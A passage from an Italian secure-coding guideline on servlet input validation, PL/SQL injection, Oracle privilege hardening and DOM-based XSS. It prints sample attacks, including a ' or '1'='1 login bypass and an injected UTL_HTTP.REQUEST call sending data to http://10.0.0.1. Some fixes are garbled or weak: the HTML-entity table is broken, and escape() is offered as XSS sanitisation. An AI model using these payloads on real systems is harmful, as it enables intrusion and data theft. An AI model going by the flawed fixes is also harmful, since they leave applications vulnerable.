- Modificatori. Analogamente, tutti i metodi delle classi devono essere definiti di tipo final a meno che non vi sia una buona ragione per non farlo e, in questo caso, la scelta deve essere ampiamente documentata ed approvata.
- Firma delle applet. Il codice di una Applet deve essere firmato solo se assolutamente necessario. In tal caso il certificato utilizzato deve essere valido in tutte le sue parti, emesso da una Certification Authority riconosciuta a livello internazionale e sempre verificabile dal browser che esegue l'Applet. Certificati temporanei e di test non dovrebbero mai essere utilizzati né in ambiente di collaudo né in ambiente di esercizio.
- Validazione delle informazioni trasferite. Tutte le informazioni, trasferite in qualsiasi modo e con qualsiasi protocollo, da un'Applet verso un componente server devono sempre essere validate anche lato server.
- Utilizzo delle Applet di terze parti. Non devono mai essere utilizzate Applet di dubbia/non certificata provenienza e/o delle quali non si dispone del relativo codice sorgente. In qualsiasi caso, possono essere utilizzate (in tutti gli ambienti - sviluppo, collaudo ed esercizio) esclusivamente previa analisi del codice relativo e previa ricompilazione: andata a buon fine e senza warnings.

7.2.9.14 Java Servlet

- Utilizzo delle richieste di tipo HTTP POST e HTTP GET. L'invio di informazioni tramite HTML Form deve avvenire esclusivamente tramite richieste di tipo HTTP POST, pertanto, l'implementazione del metodo doGet() delle Servlet deve contenere soltanto la corrispondente e corretta gestione dell'errore.
- Filtraggio dell'input. Qualsiasi parte di un HTTP-Request non validata da un sistema di controllo server-side è "pericolosa" dal punto di vista della sicurezza. E' necessario, pertanto, assicurarsi che i parametri di una HTTP Request vengano validati prima di un loro effettivo utilizzo. Queste informazioni (es: URL, Cookies, Form Fields, Hidden Fields, Headers, etc. ottenute ad esempio dai metodi getParameter(), getCookie(), o getHeader() degli oggetti HttpServletReques), prima di essere utilizzate, devono essere rigorosamente validate server-side e ne deve essere effettuata la canonicalizzazione (semplificazione della codifica).
  Ogni informazione in input (singolo parametro) deve essere analizzata in modo tale da specificare quale tipo di dato può essere ammesso in ingresso. I parametri da controllare in fase di validazione sono:
  - il tipo di dato (string, integer, real, etc.);
  - il set di caratteri consentito;
  - la lunghezza minima e massima;
  - controllare se permesso il tipo NULL;
  - controllare se il parametro richiesto o meno;
  - controllare se sono permessi i duplicati;
  - intervallo numerico;
  - specificare i valori ammessi (numerazione) ;
  - specificare i pattern (espressioni regolari) ;

  Tali informazioni, inoltre, devono essere accuratamente scansionate con l'obiettivo di ricercare qualsiasi carattere speciale e sostituirlo con il corrispondente carattere HTML. Questa deve essere sempre eseguita all'interno dei metodi doGet() e doPost() di tutte le Servlet che compongono la Web Application. La tabella seguente mostra un'esemplificazione dei caratteri speciali che devono essere ricercati e le corrispondenti sostituzioni HTML che devono essere effettuate.
  Carattere speciale da ricercare:

<
>
(
)
#
&

Carattere HTML sostitutivo:

<
>
&40;
&41;
&35;
&38;

Il Web Application server più evoluti mettono a disposizione funzioni native che svolgono questa operazione (es. weblogic.servlet.security.Utils.encodeXSS() di BEA WLS). Se si utilizza uno di questi Web Application server è sempre preferibile utilizzare queste funzioni built-in piuttosto che crearne di custom.

Esempio:

- Se il si utilizza BEA WLS e la variabile 'user_input' contiene le informazioni inserite dall'utente tramite una HTML Form, sostituire una istruzione di questo tipo:

```
out.print("User input: " + user_input);
```

- con questa istruzione:

```
out.print(("User input: " +
   weblogic.security.servlet.encodeXSS(user_input) + "!");
```

E' fortemente raccomandato accettare in input informazioni composte esclusivamente da caratteri ammissibili per il contesto dell'informazione stessa. Ad esempio, se un utente sta trasferendo l'informazione sulla sua età tramite un HTML Form, i caratteri che possono essere accettati sono soltanto cifre (0-9); non c'è alcuna ragione che trasferisce qualsiasi altro carattere diverso e tantopiù caratteri speciali.

- Utilizzo dei Web Application Firewall. Ove possibile utilizzare/integrare i Web Application Firewall che forniscono meccanismi di validazione dell'input e di protezione per tutti i tipi di dati ricevuti da un HTTP request, inclusi le URL, i form, i cookie, le query string, gli hidden field e i parametri.
- Proteggere i dati personali e/o sensibili. Tutte le transazioni che prevedono la ricezione da parte di una Servlet di dati personali e/o sensibili (es: login, password, fede religiosa, malattie, etc.) devono sempre avvenore in modo sicuro e almeno su protocollo HTTP protetto via SSL (HTTPS). In quest'ottica il processo di autenticazione e di autorizzazione di un utente deve sempre avvenire tramite protocollo HTTPS.
- Switching tra SSL e non-SSL. Per le risorse web che devono essere protette tramite SSL non deve mai essere consentito lo switch a non-SSL. Tali risorse devono essere accessibili esclusivamente tramite protocollo HTTPS e mai tramite il protocollo http non protetto. Ciò può essere ottenuto utilizzando un Servlet Filter che rifiuta ogni richiesta non-SSL adi accesso alle risorse protette. Di seguito un esempio di implementazione, completo del sorgente Java della classe di redirezione e delle istruzioni per la configurazione nel file web.xml.

  Esempio:

  - Descrivere il filtro nel file web.xml:

```
...
<filter>
  <filter-name>SecureRedirect</filter-name>
  <filter-class>org.secure.secureRedirectFilter</filter-class>
  <init-param>
   <param-name>port</param-name>
   <param-value>your_port_number</param-value>
```

```
  </init-param>
</filter>
. . .
```

- Descrivere il mapping per questo filtro nel file web.xml:

```
. . .
<filter-mapping>
  <filter-name>SecureRedirect</filter-name>
  <url-pattern>/login/* </url-pattern>
</filter-mapping>
. . .
```

La classe filtro:

```
package org.secure;
import java.io.IOException;
import java.io.PrintStream;
import javax.servlet.*;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
public class secureRedirectFilter implements Filter {
  private FilterConfig config;
  private static boolean no_init = true;
  public secureRedirectFilter() {
  }
  public void init(FilterConfig filterconfig) throws ServletException {
    config = filterconfig;
    no_init = false;
  }
  public void destroy() {
    config = null;
  }
  public FilterConfig getFilterConfig() {
    return config;
  }
  public void setFilterConfig(FilterConfig filterconfig) {
    if (no_init) {
      no_init = false;
      config = filterconfig;
    }
  }
  public void doFilter(ServletRequest servletrequest,
                       ServletResponse servletresponse,
                       FilterChain filterchain) throws IOException,
                       ServletException {
    String s = servletrequest.getScheme();
    if (!s.equalsIgnoreCase("http")) {
      filterchain.doFilter(servletrequest, servletresponse);
    } else {
      HttpServletResponse httpservletresponse = (HttpServletResponse)
          servletresponse;
      HttpServletRequest httpservletrequest = (HttpServletRequest)
          servletrequest;
      int i = httpservletrequest.getServerPort();
      String s1 = "https://" + httpservletrequest.getServerName();
      String s2 = httpservletrequest.getQueryString();
      String s3 = config.getInitParameter("port");
      if (s3 != null) {
```

```
            s1 = s1 + ":" + s3;
          }
          s1 = s1 + httpservletrequest.getRequestURI();
          if (s2 != null) {
            s1 = s1 + "?" + s2;
          }
          httpservletresponse.sendRedirect(s1);
          return;
          }
        }
    }
```

- Statements SQL. Se una Servlet accede ad un database, i relativi statements SQL non devono mai essere costruiti utilizzando concatenazioni di stringhe; tantopiù concatenazioni di informazioni inserite dagli utenti, anche se verificate e validate. A tal proposito è necessario utilizzare l'interfaccia PreparedStatement che, tramite il driver JDBC, effettua la canonicalizzazione dei parametri in modo automatico. Di seguito un esempio di utilizzo dell'interfaccia PreparedStatement.
  Esempio:

```
. . .
String selectStatement = "SELECT * FROM User WHERE userId = ? ";
PreparedStatement prepStmt = con.prepareStatement(selectStatement);
prepStmt.setString(1, userId);
ResultSet rs = prepStmt.executeQuery();
      . . .
```

- Token di sessione. Evitare di creare token di sessione ad-hoc utilizzando preferibilmente quelli messi a disposizione del web container (o web application server) in uso, gestendo le sessioni utente tramite l'apposita interfaccia javax.servlet.http.HttpSession. In qualsiasi caso i token di sessione dovrebbero sempre rispettare le seguenti regole:
  - non devono mai essere inclusi nelle URL;
  - devono essere lunghe e complicate catene di numeri randomici che non possano essere facilmente indovinati;
  - dovrebbero cambiare di frequente durante una sessione;
  - dovrebbero cambiare quando si passa ad utilizzare protocolli come SSL;
  - non devono mai essere utilizzati token scelti da un utente.
- Utilizzo dei cookies con le Servlet. L'utilizzo dei cookies con Servlet deve sempre rispettare le seguenti regole minime:
  - i cookies non devono essere mai utilizzati per memorizzare dati personali o informazioni sensibili (es: login, password, fede religiosa, malattie, etc.);
  - prima di trasferire informazioni personali o sensibili verso un utente è necessario richiedere sempre la sua autenticazione ed autorizzazione tramite inserimento di login e password: non basarsi mai sulla presenza o meno di un cookie precedentemente memorizzato;
  - configurare i session cookies in modo tale che scadano quando l'utente esce dal browser;
  - assicurarsi che tutte le informazioni contenute nei cookies siano accuratamente verificate e filtrate prima di essere utilizzate e/o inserite nei documenti HTML.
- Limitare la dimensione delle risposte http. Ove possible limitare sempre la lunghezza delle risposte HTTP al massimo necessario troncando quelle che hanno una dimensione eccedente.
- HTTP Referer. Ove possible verificare sempre il campo Referer dell'header HTTP (es. metodo getHeader(java.lang.String name) dell'interfaccia javax.servlet.http.HttpServletRequest) e rigettare le informazioni provenienti da host o link incorretti e/o inaspettati.

- Trattamento dei files e degli oggetti embedded. Una Servlet non deve mai accettare in input contenuti sottomessi da un utente che contengano tag HTML tipici dell'iclusione di file od oggetti come: <EMBED>, <OBJECT> e <SCRIPT>.
- Corretta gestione degli errori e delle eccezioni. Tutte le eccezioni che si verificano durante l'esecuzione delle Servlet che costituiscono l'applicazione web devono essere catturate e gestite opportunamente. I relativi mesaggi di errore sollevati (es. dump di databse o codici di errore - out of memory, null pointer exceptions, system call failure, database unavailable, network timeout), devomo essere visualizzati verso l'utenza in accordo ad uno schema ben dettagliato: agli utenti generici devono essere inviate le informazioni minime in grado di aiutarli nella comprensione degli errori stessi (senza rivelare dettagli superflui) mentre le informazioni sulla diagnostica devono essere inviate per la visualizzazione esclusivamente agli amministratori dell'applicazione stessa. Il meccanismo di gestione errori deve essere in grado di gestire ogni tipo di dati in ingresso e nel frattempo di garantire la sicurezza. Devono essere previsti dei messaggi di errore semplici, in grado di indicare la causa e di archiviare i tentativi di intrusione in modo tale da poterli verificare in un secondo tempo. La gestione degli errori non deve essere concentrata soltanto sui dati forniti in ingresso dall'utente, ma deve includere anche tutti gli errori che possono essere generati da componenti interni come system call, query sul db o altre funzioni interne.
- Limitare l'utilizzo delle risorse macchina. Dove possibile implementare meccanismi che consentono di limitare al massimo il numero di risorse allocate per ogni singolo utente. Per gli utenti auntenticati, è possibile fissare una quota in modo da poter limitare il carico massimo che un utente può applicare al sistema. Per gli utenti non autenticati, si dovrebbero evitare tutti gli accessi al data base o ad altre applicazioni avide di risorse ritenute superflue mantenendo ad esempio in una cache il contenuto dei dati ricevuti da questi utenti invece di eseguire delle query direttamente sul DB.

7.3 PL/SQL

PL/SQL è un linguaggio interpretato che, nelle sue varie forme e derivazioni, viene utilizzato principalmente dai seguenti prodotti RDBMS: Oracle Database Server (e relativo modulo per Apache – modplsql), Microsoft Sql Server, PostgreSQL, MySQL. In quanto orientato alla manipolazione di dati presenti sui database, il PL/SQL possiede alcune criticità intrinseche che derivano dalla mancanza di strumenti interni al linguaggio votati all'esecuzione dei task di sicurezza più semplici (es: funzioni di libreria standard per il eimpos delle stringhe, etc.), e si manifestano in due tipi fondamentali di vulnerabilità: i buffer overflow, e l'sql-injection. Per il fatto che i linguaggi orientati allo sviluppo di procedure sono strettamente legati alle tecnologie dei database, la loro trattazione non può prescindere da una trattazione dei prodotti RDBMS e delle stored procedures che essi offrono come set di strumenti standard per la manipolazione dei dati. Per questo motivo, e per il fatto che il PL/SQL, nella sua forma canonica ed originaria, è supportato dal database Oracle, si è scelto di esporre brevemente le criticità di ogni prodotto menzionato, per poi riservare ad Oracle ed alle sue stored procedures una trattazione più estesa.
Di seguito i prodotti RDBMS che supportano la costruzione di stored procedures e le loro relative criticità che, si ritiene opportuno ricordare per coadiuvare la scrittura di procedure sicure.

Oracle database Server – criticità

Supporta le SubSelect
Supporta 'UNION'
Supporta le stored procedures
Non supporta statement multipli
Molte stored procedures preeimpostate, alcune pericolose
Oracle 9i: 10700 procedure, 760 packages, di cui gli utenti con privilegi minimi possono eseguire 5700 procedure, 430 packages
Oracle 10g: 16500 procedure, 1300 packages di cui gli utenti con privilegi minimi possono eseguire 5700 : 8900 procedure, 730 packages

MySQL – criticità

Supporta la redirezione del'output ai file con la direttiva 'INTO OUTFILE'
Supporta 'UNION' (dalla versione 4.x)
In molti casi è possibile utilizzare statement multipli

DB2 – criticità

Supporta le SubSelect
Supporta 'UNION'
Supporta le stored procedures
Non supporta statement multipli

PostgreSQL – criticità

Supporta 'COPY' se eseguito come superuser
Supporta le SubSelect
Supporta 'UNION'
Supporta le stored procedures
Supporta gli statement multipli

MS SQL Server – criticità

Supporta le SubSelect
Supporta 'UNION'
Supporta le stored procedures
Supporta gli statement multipli
Molte store procedures preimpostate sono pericolose

7.3.1 Cross-site scripting (XSS)

Come riconoscerla

- Reflected XSS All Clients puo' utilizzare strumenti di tipo "Social engineering" per carpire informazioni dagli utenti web tramite tecniche di bassa tecnologia sviluppate da malintenzionati per ottenere informazioni personali, possono, ad esempio, essere simulate pagine quasi identiche ad altri siti di largo utilizzo per ottenere informazioni riservate;
- Stored XSS: attraverso questa vulnerabilità un utente malintenzionato potrebbe intercettare lo scambio di informazioni sensibili tra un'applicazione e i database relativi allo storage delle informazioni stesse. Quando un altro utente accede successivamente a questi dati, le pagine web possono essere riscritte e possono essere attivati script dannosi. La vulnerabilità è dovuta all'uso di dati prelevati da database in modo arbitrario, senza che prima queste informazioni vengano codificate in un formato sicuro. L'applicazione crea pagine web che includono i dati dal database dell'applicazione. I dati vengono incorporati direttamente nell'HTML della pagina, in modo che il browser visualizzerà queste informazioni come parte della pagina web. Questi dati possono essere originati da un altro utente. Se i dati includono frammenti HTML o Javascript, l'utente non sarà in grado di sapere che questa non è la pagina da lui voluta bensì un'altra pagina modificata in modo fraudolento. La vulnerabilità è il risultato di incorporare dati di database arbitrari, senza prima averli codificati in un formato che impedisca al browser di trattare queste informazioni come HTML anziché come testo normale.

Come difendersi

Al fine di prevenire le problematiche inerenti alla vulnerabilita' "Reflected XSS All Clients" si consiglia di mettere in atto le indicazioni come di seguito:

- Validare tutti gli input, indipendentemente dalla sorgente. Per la validazione, si consiglia l'approccio whitelist (sono accettati solo i dati che adottano una struttura specificata nella whitelist, scartando quelli che non la rispettano). Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Codificare completamente tutti i dati dinamici prima di incorporare queste informazioni nell'output desiderato. La codifica dovrebbe essere context-sensitive. Ad esempio:
  - Codifica HTML per pagine HTML;
  - Attributi HTML codificati per gli output dei dati relativi;
  - Codifica JavaScript per server-generated JavaScript.
- Si consiglia di utilizzare la libreria di codifica ESAPI o le funzioni di libreria sistema incorporate.
- Nell'intestazione di risposta Content-Type HTTP, definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina
- Impostare la flag httpOnly sul cookie della sessione, per impedire che eventuali tentativi di tecniche fraudolente di XSS possano venire in possesso del cookie stesso

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/79.html
CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

7.3.2 Resource Injection

Come riconoscerla

Un utente malintenzionato potrebbe aprire una backdoor che potrebbe permettere all'attaccante di connettersi direttamente al server con possibili conseguenze molto gravi per la sicurezza.
Attraverso questa vulnerabilità un possibile malintenzionato potrebbe utilizzare eventuali connessioni aperte dall'utente, nel caso non fossero gestite adeguatamente.
Questo attacco consiste nel cambiare gli identificatori delle risorse utilizzate da un'applicazione trasformandoli in strumenti potenzialmente dannosi. Quando un'applicazione consente ad un input utente di definire una risorsa, ad esempio un nome di file o un numero di porta, senza dei controlli opportuni potrebbe essere possibile per un hacker manipolare queste informazioni per eseguire o accedere a diverse risorse minando la sicurezza del sistema.

Come difendersi

- Non consentire a un utente di definire i parametri relativi ai sockets di rete.
  Esempio:
  Questo esempio in PLSQL prende un path di tipo URL da una CGI e esegue il download del file contenuto. La vulnerabilità e' rappresentata dalla possibilità per un utente malintenzionato di modificare il path del file o il nome del file stesso ricevendo dal server del contenuto arbitrario e potenzialmente dannoso.

```
filename := SUBSTR(OWA_UTIL.get_cgi_env('PATH_INFO'), 2);
WPG_DOCLOAD.download_file(filename);
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.3.3 (Second Order) SQL Injection

Come riconoscerla

Un utente malintenzionato potrebbe accedere direttamente a tutti i dati del sistema. Utilizzando strumenti e modifiche di testo semplici, l'aggressore potrebbe rubare qualsiasi informazione riservata memorizzata dal sistema (ad esempio i dati personali dell'utente o le carte di credito) e eventualmente modificare o cancellare i dati esistenti.
L'applicazione comunica con il suo database inviando una query SQL in formato testo. L'applicazione crea la query semplicemente concatenando le stringhe tra cui i dati ottenuti dal database. Poiché questi dati possono essere stati in precedenza ottenuti dall'input dell'utente e non sono stati verificati la validità del tipo di dati né successivamente sanificati, i dati potrebbero contenere comandi SQL che verrebbero interpretati come tali dal database.

Come difendersi

Al fine di prevenire le problematiche inerenti la vulnerabilita' "SQL Injection" si consiglia di mettere in atto le indicazioni come di seguito:

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Invece di concatenare le stringhe si consiglia di:
  - Utilizzare componenti di database sicuri come le procedure memorizzate, query parametrizzate e le associazioni degli oggetti (per comandi e parametri).
  - Una soluzione ancora migliore è quella di utilizzare una libreria ORM, come EntityFramework, Hibernate o iBatis
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" (non fornire diretti agli utenti maggiori di quelli strettamente necessari).
- Validare sempre l'input e accettare solo valori che corrispondono a un elenco di valori ammessi (white list).
- Per evitare la SQL Injection è necessario evitare di concatenare le stringhe e affidarsi alle stored procedures e alle query parametriche (prepared statement). Meglio ancora utilizzare una libreria ORM come EntityFramework, Hibernate, or iBatis.
  Esempio:
  L'SQL Injection è un particolare tipo di attacco il cui scopo è quello di indurre il database ad eseguire query SQL non autorizzate. Consideriamo la seguente query:
  ```
  SELECT * FROM Tabella WHERE username='$user' AND password='$pass'
  $user e $pass sono impostate dall'utente e supponiamo che nessun controllo su di esse venga fatto.
  Vediamo cosa succede inserendo i seguenti valori:
  $user = ' or '1' = '1
  $pass = ' or '1' = '1
  ```
  La query risultante sarà:
  ```
  SELECT * FROM Tabella WHERE username='' or '1' = '1' AND password='' or '1' = '1'
  ```
- Approccio tramite whitelist : nell'approccio whitelist abbiamo un insieme di caratteri validi. Ad ogni richiesta fatta, se l'input ricevuto contiene dei caratteri non presenti in tale lista, allora segnaleremo un errore. Ciò comporta una attenta definizione della lista in fase di definizione dei requisiti dell'applicazione oltre che una corretta gestione dei caratteri permessi (se permetto il carattere ' e poi non lo gestisco adeguatamente non risolvo nulla).

- Oltre la whitlist si puo' anche usare il metodo della concatenazione delle variabili con uso della funzionalita' "quote" per evitare un SQL injection attack.
  Esempio - Forma non corretta:
  ```
  SQLExec("SELECT NAME, PHONE FROM PS_INFO WHERE NAME='" | &UserInput | "'",
  &Name, &Phone);
  ```
  Esempio - Forma corretta
  ```
  SQLExec("SELECT NAME, PHONE FROM PS_INFO WHERE NAME='" |
  Quote(&UserInput) | "'", &Name, &Phone);
  ```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/89.html CWE-89, Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

7.3.4 Ulteriori indicazioni per lo sviluppo sicuro

Di seguito ulteriori direttive per lo sviluppo PL/SQL in sicurezza.

7.3.4.1 Posizionamento delle procedure PL/SQL

- E' necessario valutare attentamente la posizione in cui si collocano le procedure sviluppate:
  - In file separati, organizzati per categoria, sul filesystem del db server:
    - ✓ Minor numero di vulnerabilità derivanti dal fatto che il codice non viene precaricato
    - ✓ Implementazione di meccaniche di "failover" più semplice
    - ✓ Possibilità dell'uso del version-control e backup
    - ✓ Maggiore protezione del codice sorgente, difficile da sovrascrivere
  - Nei packages del DB:
    - ✓ Maggior efficenza del codice
    - ✓ Accesso al codice tramite la tabella USER_SOURCE
    - ✓ Integrazione con alcuni IDE

7.3.4.2 Tipologie di procedure vulnerabili

L'utilizzo di differenti strumenti di manipolazione dei dati che il PL/SQL mette a disposizione del programmatore, determina la modalità con cui il codice viene scritto, ed in ultima istanza determina la tipologia di risorsa che il codice andrà a comporre. Esistono in PL/SQL i seguenti tipi di "risorse":

- embedded SQL
- cursori (ovvero i recordset del PL/SQL)
- EXECUTE IMMEDIATE (ovvero PL/SQL dinamico)
- Packages
- Triggers

Per tutte queste differenti tipologie di risorse, comunque, la casistica in cui il PL/SQL risulta vulnerabile può essere ridotta a due tipologie di codice:

- Blocco di PL/SQL anonimo, ovvero un blocco di PL/SQL che ha un BEGIN ed un END può essere utilizzato per eseguire query multiple.
  Esempio:
  ```
  EXECUTE IMMEDIATE
  'BEGIN INSERT INTO TABELLA (COLONNA1) VALUES (''' || PARAM || ''');
  END;';
  ```
- Blocco di PL/SQL singolo, ovvero quel codice che non è dichiarato con BEGIN ed END, e non permette l'utilizzo del carattere ";" per l'iniezione di query multiple.
  Esempio:
  ```
  OPEN cur_cust FOR 'select name from customers where id = '''|| p_idtofind
  || '''';
  ```

7.3.4.3 Filtraggio dei tipi di input iniettabile

Quando si utilizzano le stored procedures, è necessario porre opportuna attenzione al filtraggio dei seguenti tipi di input:

- UNIONI: possono essere utilizzate per includere query ulteriori rispetto a quelle effettuate dalla `stored procedure`.
- SUBSELECTS
- Comandi DDL/DML (INSERT, UPDATE, DELETE etc.)
- Nomi dei packages

7.3.4.4 Filtraggio di caratteri potenzialmente dannosi

- È necessario che i caratteri " (ASCII 34), ' (ASCII 39), in tutte le loro possibili codifiche (hex, ascii, utf-8, etc.), siano filtrati e/o opportunamente sanitizzati mediante escaping.
- È inltre necessario che i caratteri # (ASCII 35), -- (ASCII 4545), % (ASCII 37), ; (ASCII 59), in tutte le loro possibili codifiche (hex, ascii, utf-8, etc.) siano filtrati e/o opportunamente sanitizzati mediante escaping.

7.3.4.5 Direttive per Oracle

Si elencano di seguito le direttive di configurazione del database Oracle alle quali è necessario attenersi – nei limiti posti dalle esigenze applicative – per raggiungere un elevato livello di sicurezza delle applicazioni sviluppate con questa tecnologia.

- Account:
  - è necessario disabilitare gli account di default del database;
  - è necessario cambiare la password all'utente SYS;
- Ruoli:
  - è necessario revocare il ruolo RESOURCE dagli utenti;
  - è necessario revocare il ruolo CONNECT da tutti gli utenti;
- Permessi:
  - è necessario revocare il permesso pubblico di esecuzione su utl_file (vedi par. "prevenire l'upload remoto di file") ;
  - è necessario revocare il permesso pubblico di esecuzione su utl_http (vedi par. "prevenire la redirezione dell'output") ;
  - è necessario revocare il permesso pubblico di esecuzione su utl_tcp ;
  - è necessario revocare il permesso pubblico di esecuzione su utl_smtp ;
  - è necessario controllare il permesso pubblico di esecuzione sui packages e le viste di cui gli utenti sys e dba sono proprietari;
  - è necessario revocare il permesso pubblico su dbms_random;
  - è necessario revocare il permesso pubblico su dbms_lob ;
  - è necessario revocare ogni tipo di permesso su dbms_sql e dbms_sys_sql granted;
  - è necessario utilizzare i permessi dell'utente chiamante per ogni tipo di procedura;
  - è necessario controllare e opportunamente dispensare il permesso "BECOME USER";
  - è necessario controllare e opportunamente dispensare il permesso "CREATE ANY DIRECTORY";
  - è necessario controllare e opportunamente dispensare il permesso "CREATE JOB";
  - è necessario controllare e opportunamente dispensare il permesso "CREATE LIBRARY" ;
  - è necessario revocare ogni permesso di esecuzione su `sys.initjvmaux`;
  - è necessario revocare il permesso pubblico di esecuzione su dbms_job;
  - è necessario revocare il permesso pubblico di esecuzione su dbms_scheduler ;
  - è necessario revocare il permesso pubblico di esecuzione su owa_util;
  - è necessario negare l'accesso all'esecuzione di "SELECT ANY TABLE";
  - è necessario controllare ed opportunamente disporre i permessi di accesso al package dbms_backup_restore;

- è necessario revocare il permesso di creazione degli oggetti a tutti gli utenti eccetto quelli proprietari dello schema;
- è necessario controllare l'accesso agli oggetti ed assicurarsi che gli utenti possano interagire unicamente con gli oggetti che sono loro necessari;
- è necessario impedire al dba di leggere le tabelle di sistema;
- è necessario impedire al dba di leggere i dati dell'applicazione.
- Inoltre:
  - ✓ è necessario controllare ed opportunamente sanitizzare il parametro utl_file_dir;
  - ✓ è necessario controllare l'accesso di Java al sistema operativo;
  - ✓ è necessario controllare e regolare opportunamente la maniera in cui Java e Oracle interagiscono;
  - ✓ è necessario rendere extproc sicuro;
  - ✓ è necessario settare il parametro _trace_files_public a FALSE ;
  - ✓ è necessario controllare e rendere sicuro il package statspack;

- Offuscamento del codice con WRAP: l'utility "wrap" (utilizzabile nella forma: wrap iname=input_file [oname=output_file]), deve essere utilizzato per offuscare i files SQL ove le procedure sono memorizzate.È necessario ricordare che l'utility wrap è in grado di offuscare il codice rendendo di difficile lettura il sorgente (e quindi l'algoritmo), ma non è in grado di proteggere eventuali stringhe di testo memorizzate staticamente nel codice, come nomi di tabelle e passwords.
- Prevenire la redirezione dell'output; è sempre necessario filtrare l'accesso al package UTL_HTTP che può essere utilizzato per la redirezione dell'output nelle query.
  Esempio di forma non corretta :
  ```
  SELECT TRANSLATE('input utente', '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ',
  '0123456789')
  FROM DUAL;
  ```
  Valorizzando l'input utente come:
  ```
  '' || UTL_HTTP.REQUEST('http://10.0.0.1/ricevi.php') || ''
  ```
  La procedura diventa:
  ```
  SELECT TRANSLATE('' || UTL_HTTP.REQUEST('http://10.0.0.1/ricevi.php') || '',
  '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ',   '0123456789')
  FROM DUAL;
  ```
- Prevenire l'upload remoto di file - È sempre necessario filtrare l'accesso al package UTL_FILE che può essere il trasferimento di file tramite stored procedures.
- Prevenire l'iniezione di chiamata a funzioni - È sempre necessario limitare opportunamente il contesto di transazione di una procedura. È inoltre necessario evitare di utilizzare la direttiva PRAGMA AUTONOMOUS_TRANSACTION ove non necessario, onde evitare di modificare il contesto transazionale all'interno del quale la query viene eseguita.
- Dichiarazione dei privilegi di esecuzione delle procedure:
  - È necessario dichiarare le procedure utilizzando la keyword AUTHID CURRENT_USER
  - È necessario revocare il privilegio EXECUTE sui pacchetti e sulle procedure standard di Oracle non utilizzati.
  - È necessario garantire i permessi alle operazioni di creazione (CREATE) e modifica (ALTER) di procedure unicamente ad utenze "trusted".
  - È necessario definire i permessi delle funzioni associandoli unicamente ad utenti "trusted"
- È necessario garantire il ruolo RESOURCE unicamente ad utenti "trusted.

7.4 Javascript

JavaScript è un linguaggio di scripting orientato agli oggetti e agli eventi. Generalmente viene utilizzato nella programmazione Web, lato client, per creare effetti dinamici interattivi attraverso l'uso funzioni di script invocate da eventi innescati a loro volta in vari modi dall'utente sulla pagina web in uso (mouse, tastiera, caricamento della pagina ecc.).

Di seguito vengono analizzate le principali vulnerabilità e le contromisure da adottare.

7.4.1 DOM-based XSS

7.4.1.1 Client DOM Code Injection

Consiste nell'infettare codice Javascript o HTML superando le normali protezioni del sistema contro attacchi di tipo Cross-Site Scripting (XSS).
L'XSS, acrononimo di Cross Site scripting, viene realizzato tramite l'inclusione di codice (HTML o Javascript per la Client DOM Code Injection) all'interno di una pagina web per effettuare operazioni malevoli quali il prelievo di cookies privati.
La vulnerabilità "Client DOM Code Injection" puo' utilizzare anche strumenti di tipo "Social engineering" per carpire informazioni dagli utenti web tramite tecniche di bassa tecnologia sviluppate da malintenzionati per ottenere informazioni personali.
Ad esempio possono essere simulate pagine quasi identiche ad altri siti di largo utilizzo per ottenere informazioni riservate.

Come difendersi

- Evitare di eseguire codice dinamicamente, in particolare se costruito con input proveniente dall'esterno.
- Occorre verificare sempre l'input, imponendo controlli rigidi che impediscano di immettere caratteri e tipi di dati potenzialmente dannosi. L'approccio ottimo è stilare una white list di valori ammessi e scartare tutto ciò che non vi rientra. E' necessario quindi codificare completamente tutti i dati dinamici prima di incorporarli nella pagina web.
- La codifica deve essere allineata al contesto, ad esempio:
  - Codifica HTML per contenuti HTML e per i relativi attributi;
  - Codifica JavaScript per sorgenti di tipo JavaScript.
- Si consiglia di utilizzare librerie conosciute, come ad esempio le librerie di tipo ESAPI.
  Esempio. Evitare di chiamare dinamicamente una funzione senza averne prima sanitizzato l'input.
  Forma non corretta:

```
var input = document.getElementById("id").value;
window.setInterval( myFunc(input), 1000);
```

  Forma corretta:

```
var input = document.getElementById("id").value;
var trusted = escape(input);
window.setInterval( myFunc(trusted), 1000);
```

  Forma corretta per l'aggiornamento dinamico dell'HTML nel DOM:

```
document.write("<%=Encoder.encodeForJS(Encoder.encodeForHTML(untrustedD
ata))%>");
```

- Per le chiamate dinamiche, vanno utilizzati solo metodi predefiniti o codice Javascript non influenzabile da variabili dinamiche o non dipendente da routine tipo "eval()" non particolarmente sicure.
  - Forma corretta per codice javascript sicuro:

```
window.setInterval( "timedFunction();", 1000);
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/94.html,
Improper Control of Generation of Code ('Code Injection') CWE-94

7.4.1.2 Client DOM stored Code Injection

Una vulnerabilità XSS persistente (o stored) come la "Client DOM Stored Code Injection" è una variante più devastante di cross-site scripting con manipolazione di codice: si verifica quando i dati forniti dall'attaccante vengono salvati sul server, e quindi visualizzati in modo permanente sulle pagine normalmente fornite agli utenti durante la normale navigazione.

Come difendersi

- Evitare qualsiasi compilazione dinamica, esecuzione o valutazione del codice. Nel caso sia necessaria l'esecuzione dinamica, invece di utilizzare i dati lato client (inclusi i dati precedentemente memorizzati dall'applicazione stessa), utilizzare solo dati rigidamente controllati tramite liste prefissate o dati attendibili dal server.
  Esempio. Evitare di chiamare dinamicamente una funzione senza averne prima sanitizzato l'input.
  Per delle chiamate dinamiche vanno utilizzati solo metodi predefiniti o codice Javascript non influenzabile da variabili dinamiche o non dipendente da routine tipo "eval()" non particolarmente sicure.
